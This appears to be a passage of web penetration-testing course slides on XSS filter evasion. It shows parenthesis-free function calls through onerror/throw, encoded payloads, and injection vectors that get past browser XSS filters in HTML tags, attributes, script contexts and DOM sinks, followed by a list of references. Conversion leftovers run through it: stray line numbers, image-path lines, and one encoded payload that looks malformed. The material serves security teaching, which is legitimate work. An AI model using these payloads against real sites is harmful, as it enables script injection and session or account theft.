2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
2667
2
```

4.3.1.3 Escaping Parentheses

Parentheses are fundamental to invoke a function and pass parameters. If a potential filter removes all parenthesis in our injected vector, how should we act? Gareth Heyes [found a way](#) to pass arguments to a function without parentheses.

The technique abuses the onerror handler that is part of the window object, assigning a function to call once an error has been generated using **throw** followed by the arguments to the function assigned to the error handler. Crazy huh? Let's look at an example.

4.3.1.3 Escaping Parentheses

```
<img src=x onerror="window.onerror=eval;throw'=alert\x281\x29'">
```

Generate the error



Function to invoke in case of error



Parameters for the error function

4.3.1.3 Escaping Parentheses

This is a simple version: `onerror=alert;throw 1;`

In some browsers it adds **Uncaught** to the arguments.

Comparing the two solutions, the first is better, but does not work in Firefox and Internet Explorer. With this simple version removes **Uncaught** from the arguments.



4.3.1.3 Escaping Parentheses

Since the *"arguments section"* is quoted, it is possible to do some encoding like the following:

```
<img src=x onerror="
window.onerror=eval;throw'\u00d&#x0061;&#x006C;ert&#x0028;1&#41;
'"/>
```

WAPT

Bypassing Browser Filters



4.4 Bypassing Browser Filters

In the first module of this course, we introduced the main **Client-side Filters** used nowadays. These filters try to protect users from XSS attacks but, as we have seen, they need to be generic enough to both be enabled always and avoid blocking legitimate features.

They do not cover all possible XSS attack scenarios and they focus on Reflected type of XSS. Let's see some examples of what they do or do not filter. We should also consider that some bypasses may have been fixed.

4.4.1 (Un)Filtered Scenarios – Injecting Inside HTML Tag

Injecting Inside HTML Tag

One of the most common Reflected XSS vectors is the following: (It this detected by all main filters).



`http://victim.site/inject?x= <svg/onload=alert(1)>`



```
<div>  
  Hello Injection  
</div>
```

4.4.1 (Un)Filtered Scenarios – Injecting Inside HTML Tag

Injecting Inside HTML Tag

Removing the final greater-than sign (`>`), we have a bypass for browsers with XSSAuditor.



4.4.2 (Un)Filtered Scenarios – Injecting Inside HTML Tag Attributes

Injecting Inside HTML Tag Attributes

Another scenario is when it is possible to inject within HTML attributes:



`http://victim.site/inject?x=giuseppe" > <svg/onload=alert(1)>`



Change your username
`<input value="Injection">`

4.4.2 (Un)Filtered Scenarios – Injecting Inside HTML Tag Attributes

Injecting Inside HTML Tag Attributes

We can bypass WebKit with:



`http://victim.site/inject?x=giuseppe" > <a/href="data:text/html;base64,PHNjcmlwdD5hbG VydCgxKTs8L3NjcmlwdD4=" >clickhere<!--`




Change your username `<input value="Injection"/>`

4.4.3 (Un)Filtered Scenarios – Injecting Inside SCRIPT Tag

Injecting Inside SCRIPT Tag


Often JavaScript variables are set with parameters from URL:



4.4.4 (Un)Filtered Scenarios – Injecting Inside Event Attributes

Injecting Inside Event Attributes

Event attributes are not inspected by native browser filters.



4.4.5 (Un)Filtered Scenarios – DOM Based

DOM Based

DOM based are not inspected by native browser filters.



`http://victim.site/inject?next=javascript:alert(1)`



```
<script>
```

```
...
```

```
var next = location.search.replace("?next=", "");  
domEl.innerHTML = "<a href='"+next+"'>next page</a>";
```

4.4.5 (Un)Filtered Scenarios – DOM Based

DOM Based

There are other scenarios that are not covered by browsers filters.

For example, **fragmented** vectors in multiple GET parameters or attacks that are not reflected in the same page, mXSS, etc.

WAPT

References



References



[XSS Filter Evasion Cheat Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet



[HTML5 Security Cheatsheet](http://html5sec.org/)

<http://html5sec.org/>



[OWASP ModSecurity Filter](https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_xss_attacks.conf)

https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_xss_attacks.conf



[xss.swf](https://github.com/evilcos/xss.swf)

<https://github.com/evilcos/xss.swf>



References

[Develop PHP – Development Technology Training Center](http://www.developphp.com/)

<http://www.developphp.com/>

[Events in HTML](http://help.dottoro.com/lhwfcplu.php)

<http://help.dottoro.com/lhwfcplu.php>

[Control character](http://en.wikipedia.org/wiki/Control_character)

http://en.wikipedia.org/wiki/Control_character

[Characters allowed after attribute name](http://shazzer.co.uk/vector/Characters-allowed-after-attribute-name)

<http://shazzer.co.uk/vector/Characters-allowed-after-attribute-name>



References

[Characters allowed before attribute name](http://shazzer.co.uk/vector/Characters-allowed-before-attribute-name)

<http://shazzer.co.uk/vector/Characters-allowed-before-attribute-name>

[domxsswiki - ExecutionSinks.wiki](https://code.google.com/p/domxsswiki/wiki/ExecutionSinks)

<https://code.google.com/p/domxsswiki/wiki/ExecutionSinks>

[RFC2397](http://tools.ietf.org/html/rfc2397)

<http://tools.ietf.org/html/rfc2397>

[VBScript is no longer supported in IE11 edge mode](http://msdn.microsoft.com/en-us/library/ie/dn384057(v=vs.85).aspx)

[http://msdn.microsoft.com/en-us/library/ie/dn384057\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ie/dn384057(v=vs.85).aspx)



References

[Using Script Encoder](http://msdn.microsoft.com/en-us/library/cbfz3598(v=vs.84).aspx)

[http://msdn.microsoft.com/en-us/library/cbfz3598\(v=vs.84\).aspx](http://msdn.microsoft.com/en-us/library/cbfz3598(v=vs.84).aspx)

[Script Encoder Plus](http://dennisbabkin.com/screnc/)

<http://dennisbabkin.com/screnc/>

[XSS technique without parentheses](http://www.thespanner.co.uk/2012/05/01/xss-technique-without-parentheses/)

<http://www.thespanner.co.uk/2012/05/01/xss-technique-without-parentheses/>

[Unofficial URI scheme](http://tools.ietf.org/html/draft-hoehrmann-javascript-scheme-03)

<http://tools.ietf.org/html/draft-hoehrmann-javascript-scheme-03>

